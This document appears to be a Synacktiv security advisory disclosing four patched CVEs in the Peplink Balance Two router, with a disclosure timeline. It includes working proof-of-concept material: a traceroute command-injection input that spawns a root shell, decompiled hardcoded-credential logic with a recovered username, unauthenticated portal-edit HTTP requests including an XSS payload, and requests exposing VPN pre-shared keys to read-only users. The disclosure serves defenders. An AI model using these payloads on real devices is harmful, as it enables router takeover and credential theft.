SYNACKTIV


SECURITY ADVISORY

Multiple vulnerabilities in Peplink Balance Two ≤ 8.3.0

2023.12.07

LOUIS JACOTOT
PIERRE MILIONI

CVE-2023-49226
CVE-2023-49228
CVE-2023-49229
CVE-2023-49230



Vulnerability description

Presentation of Peplink Balance Two

Peplink Balance Two is a “gigabit class branch router for demanding enterprise workloads”.

“With its small form factor and fanless design, the Balance Two delivers true full Gigabit routing performance. Supporting 150 Mbps SpeedFusion VPN throughput, the Balance Two is the ideal router for small businesses.”[1]

Issues

Synacktiv discovered the following vulnerabilities affecting Peplink Balance Two.

- CVE-2023-49226 – Command injection in admin console (p.3).
- CVE-2023-49228 – Console port giving root access (p.4).
- CVE-2023-49230 – Lack of authorization on portals (p.6).
- CVE-2023-49229 – Secrets accessible to read-only users (p.11).

Affected versions

Versions 8.1.2 to 8.3.0 are affected, anterior versions are likely to be vulnerable as well. Vulnerabilities are patched in version 8.4.0.

Timeline

Date	Description
2023.06.01	Advisory sent to security-alert@peplink.com.
2023.06.01	Receipt of the advisory acknowledged by Peplink.
2023.07.12	Follow up email from Synacktiv.
2023.07.21	Vulnerabilities confirmed and fixed by Peplink in upcoming version 8.4.0.
2023.10.05	Version 8.4.0 is released.
2023.11.24	Assigned CVE-2023-49226, CVE-2023-49228, CVE-2023-49229 and CVE-2023-49230.
2023.12.07	Public release.

1 https://www.peplink.com/products/balance-two

Technical description

CVE-2023-49226 – Command injection in admin console

```
CWE-20: Improper Input Validation
```

Description

The administration console is affected by a command injection in the `traceroute` feature.

```
└─$ ssh admin@192.168.1.1
admin@192.168.1.1's password:
> support traceroute 192.168.1.1\";/bin/ash\"
traceroute to 192.168.1.1 (192.168.1.1), 30 hops max, 60 byte packets
 1  localhost (192.168.1.1)  0.172 ms  0.090 ms  0.086 ms


BusyBox v1.12.4 (2021-04-09 21:11:27 HKT) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/tmp/etc/cli/xmls/admin # id
uid=0(root) gid=0(root)
/tmp/etc/cli/xmls/admin # uname -a
Linux balance-[redacted] 4.9.231-pismolabs+ #1 SMP Fri Apr 9 21:19:42 HKT 2021 x86_64 unknown
```

Impact

A user with administrator privileges can execute arbitrary commands as `root` on the underlying system.


This allows the attacker to fully take over the device, and all the secrets it stores which would cripple the integrity, availability and confidentiality of the traffic.

CVE-2023-49228 – Console port giving root access

```
CWE-798: Use of Hard-coded Credentials
```

Description

A console port can be used to access the administration console regardless of the activated features on the device.



This port, **`ttyS0`**, is also configured to output kernel logs.

```
$ cat /proc/cmdline
console=ttyS0,115200
[...]
```

The **`/bin/login`** binary (which is a symbolic link to **`/bin/login.bs`**) handles the authentication process.

```
$ cat /etc/inittab
ttyS0::respawn:/bin/login
[...]
```

When the input username is **`whoami`**, the process prints the model name of the device.

```
login: whoami
Password:
MODEL: [PLB2]
```

```
whoami_ptr = "whoami";
strcmp_len = 7LL;
user_ptr = user;
do
{
  if ( !strcmp_len )
    break;
  match = *user_ptr++ == *whoami_ptr++;
  --strcmp_len;
}
while ( match );
if ( match )
{
  model = pepinfo_model(whoami_ptr, user_ptr);
  printf("MODEL: [%s]\n", model);
}
```

In general, the port is used to access the administration console. However, a **root** access is also available, even if the **CLI SSH & Console** option is disabled. Indeed, a list of usernames and passwords hardcoded and hashed with the SHA1 function – indexed by the device model – are used to spawn a **/bin/sh** process as **root**.

```
model_ptr = "APX";
model_i = 0;
while ( strcmp(model_ptr, model) )
{
  ++model_i;
  model_ptr += 0x48;
  if ( model_i == 159 )
    goto fail;
}
sha1 = EVP_sha1();
EVP_DigestInit_ex(ctx, sha1, 0LL);
user_len = strlen(user);
EVP_DigestUpdate(ctx, user, user_len);
if ( !(unsigned int)EVP_DigestFinal_ex(ctx, sha1buf, 0LL)
  || (idx = 72LL * model_i, memcmp(&hardcoded_sha1_user[idx], sha1buf, 0x14uLL))
  || (v11 = EVP_sha1(),
      EVP_DigestInit_ex(ctx, v11, 0LL),
      v12 = strlen(passwd),
      EVP_DigestUpdate(ctx, passwd, v12),
      !(unsigned int)EVP_DigestFinal_ex(ctx, sha1buf, 0LL))
  || memcmp((char *)&hardcoded_sha1_passwd + idx, sha1buf, 0x14uLL) )
{
fail:
  EVP_MD_CTX_free(ctx);
  return 0LL;
}
EVP_MD_CTX_free(ctx);
return 1LL;
```

For Peplink Balance Two, the corresponding SHA1 hashes are:

```
SHA1(username) = 8c894adddf92f740d99d0e7c569d68a31786b722
SHA1(password) = 7317dc4027******************************
```

Synacktiv was able to retrieve some of the credentials. For example, Balance Two username **amiplb2**:

```
$ printf amiplb2 | sha1sum
8c894adddf92f740d99d0e7c569d68a31786b722  -
```

Impact

An attacker able to access the console port can obtain **root** access and thus fully compromise the device. This would lead to a complete take over and jeopardize all the sensitive information that is stored or transits on the device.


CVE-2023-49230 – Lack of authorization on portals

```
CWE-862: Missing Authorization
```

Description

Portals' configurations can be modified without prior authentication.

The default portal shipped with the device is shown below:




Upon reception of the following request, the web server will automatically modify the portal identified by the `portal_id` form parameter and will allow injecting arbitrary content in its configuration.

```
POST /guest/portal_admin_upload.cgi HTTP/1.1
Host: 192.168.2.1
Content-Type: multipart/form-data; boundary=--------------------------
370611892836891531633729116268
Content-Length: 1477
[...]
-----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="option"

edit_page
-----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="mode"

submit
-----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="portal_id"

1
-----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="data"

{"status":"ok","config":{"login":
{"access_mode":"open","message":"","tnc_content":"Terms and
Conditions.","tnc_title":"Terms and Conditions","tnc_link":"terms and
conditions","tnc_prompt":"I have read and agree to the
#TNC_LINK#","back_login_button":"Back to Login","agree_button":"Modified button
value without authentication","session_id1":" ","session_id2":" "},"common":
{"hide_quota":"no","landing_url":"","logo_url":"logo.cgi?
portal_id=1&type=preview","logo_url_def":"logo.cgi?
default=1","uploaded_logo_size":0,"footer":"Powered by
Peplink.","footer_default":"Powered by Peplink."},"success":{},"reach_quota":
{},"quota":{"limit":{"data":0,"session_timeout":1800}}}}
-----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="logo_action"

x
-----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="logo"; filename=""
Content-Type: application/octet-stream



-----------------------------370611892836891531633729116268--

HTTP/1.1 200 OK
Content-Type: text/json
[...]

{"status": "save_success"}
```

As an example, the agree button's text was replaced by `Modified button value without authentication` using the previous request. This modification is immediately reflected in the web interface allowing to configure portals:

While the portals' configuration page is modified, an administrator still needs to validate the changes to actually deploy the new configuration.



Impact


While it does not pose an immediate threat to the device, an attacker could still exploit this vulnerability and modify the portal to execute arbitrary code in the victims' browsers as long as a careless administrator validates changes without carefully reviewing every modification.

Upon successful exploitation, attackers would be able to exfiltrate users' credentials and steal their identity.

As an example, it is possible to inject a **script** tag in the button to display an alert using JavaScript.

```
POST /guest/portal_admin_upload.cgi HTTP/1.1
Host: 192.168.2.1
Content-Type: multipart/form-data; boundary=--------------------------
370611892836891531633729116268
Content-Length: 1489
[...]

----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="option"

edit_page
----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="mode"

submit
----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="portal_id"

1
----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="data"

{"status":"ok","config":{"login":
{"access_mode":"open","message":"","tnc_content":"Terms and
Conditions.","tnc_title":"Terms and Conditions","tnc_link":"terms and
conditions","tnc_prompt":"I have read and agree to the
#TNC_LINK#","back_login_button":"Back to Login","agree_button":"Button with
XSS<script>alert(\"XSS in button\")</script>","session_id1":" ","session_id2":"
"},"common":{"hide_quota":"no","landing_url":"","logo_url":"logo.cgi?
portal_id=1&type=preview","logo_url_def":"logo.cgi?
default=1","uploaded_logo_size":0,"footer":"Powered by
Peplink.","footer_default":"Powered by Peplink."},"success":{},"reach_quota":
{},"quota":{"limit":{"data":0,"session_timeout":1800}}}}
----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="logo_action"

x
----------------------------370611892836891531633729116268
Content-Disposition: form-data; name="logo"; filename=""
Content-Type: application/octet-stream



----------------------------370611892836891531633729116268--


HTTP/1.1 200 OK
[...]
```

This results in the JavaScript code being executed in the clients' browsers:



CVE-2023-49229 – Secrets accessible to read-only users


```
CWE-862: Missing Authorization
```

Description

Read-only users are able to retrieve the secret PepVPN pre-shared keys from the administration web service.

The following request allows retrieving the **bauth** cookie that belongs to a read-only user:

```
POST /cgi-bin/MANGA/api.cgi HTTP/1.1
Host: 192.168.2.1
Content-Type: application/json; charset=UTF-8
Content-Length: 60
[...]

{"username":"myuser","password":"E********0","func":"login"}


HTTP/1.1 200 OK
Content-Type: application/json
Set-cookie: bauth=dy***ur; Secure; HttpOnly; SameSite=Lax
Content-Length: 97
[...]

{
  "stat": "ok",
  "response": {
    "permission": {
      "GET": 1,
      "POST": 0
    }
  }
}
```



Using the retrieved token, it is possible to query a specific resource and obtain the PSK (Pre-Shared Key) associated to every PepVPN configured on the device.

```
GET /cgi-bin/MANGA/data.cgi?option=mvpn_link&vrf=0&ruleid=1&sfwan=&_=1[...]2 HTTP/1.1
Host: 192.168.2.1
Cookie: bauth=dy***ur
[...]


HTTP/1.1 200 OK
Content-Type: text/xml
Content-Length: 1487

<data><linkinfo><order>1 2 3</order><link id='1'><port
id='1'><activated/><port_type>ethernet</port_type><port_name>WAN
1</port_name></port>[...]<user><user_id>Balance_****</user_id><psk>te****st</psk></
user></user_info><remote_id>Balance_****</remote_id><psk>te****st</psk><pem></
pem><is_sat_available/>[...]<overflowinfo></overflowinfo><hc_mode>0</hc_mode></
mvpnlink></data>
```

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com